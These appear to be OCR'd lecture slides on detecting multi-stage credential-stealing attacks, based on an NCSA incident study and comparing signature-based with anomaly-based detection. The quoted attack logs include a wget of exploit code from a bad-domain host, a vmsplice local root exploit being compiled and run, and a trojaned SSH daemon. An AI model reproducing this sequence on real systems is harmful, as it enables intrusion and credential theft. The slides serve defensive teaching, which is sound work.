




Attackers use stolen credentials to bypass authentication



https://haveibeenpwned.com/



Our study at National Center for Supercomputing Applications (2008-2012)

55% of the incidents bypassed authentication

Attack payloads: attackers stole more credentials, sent spam emails, and launched DDoS attacks

http://www.icir.org/vern/cs261n/papers/Credentials_stealing_NSS-2010.pdf

Stolen credentials have been used to steal more credentials: a real multi-staged attack at NCSA

Legitimate Users

```
alice:password123
bob:password456
...
```

Social engineering

Email phishing

Password guessing

```
alice:password123
bob:password456
...
```

Attacker

1. Login remotely

```
tcp 195.22.xxx.xxx.55554 ->
141.142.237.95.22 FIN US
```

Firewall

2. OS fingerprinting

```
$ uname -a; w
Linux 2.6.xx, up  1:17, 1
user
USER    TTY   LOGIN@
IDLE
xxx   console 18:40      1:
16
```

OpenSSH

3. Download exploit

```
$ wget server6.bad-domain.
com/vm.c

Connecting to xx.yy.zz.tt:80…
connected.
HTTP 1.1 GET /vm.c 200 OK
```

4. Escalate privilege

```
$ gcc vm.c -o a; ./a

Linux vmsplice Local Root
Exploit
…
# whoami
root
```

NCSA

5. Replace SSH daemon

```
sshd: Received SIGHUP;
restarting.
```

Compromised SSH logs clear-text passwords to a file

Compromised SSH uses a different version (4.3p2) compared to other SSH at NCSA

Challenge: Considering a log entry in isolation is not sufficient

Signature-based:
Hash value of network packet payload
Hash value of malicious files

```
$ shasum(vm.c)
dcaa612d...
```

SHA-1 hash value of malicious files

Pros: Work well with known malicious pattern

Cons: May not be effective in detecting unknown malicious patterns or obfuscation of known patterns

Anomaly-based
Deviation from a normal profile, e.g., login activities of users:
- A login from a new device or a new IP address
- A login using privileged accounts, e.g., root

```
sshd[29120]: Failed unknown for invalid user user69
sshd[29120]: Failed none for invalid user user69
sshd[29120]: Failed password for invalid user user69
```

syslogs of password attempts on a target user

Pros: Work with unknown deviation from a normal pattern


Cons: Sensitive to threshold and tend to have a high false positive rate

Problem: Identify malicious users using host and network logs


Input: host and network logs of the target system
Output: a list of malicious users

Attack type
Multi-staged attacks using known credentials

Assumptions
Monitors are setup to collect logs
Attackers do not tamper monitoring logs



From security log data to Factor Graphs (FG)



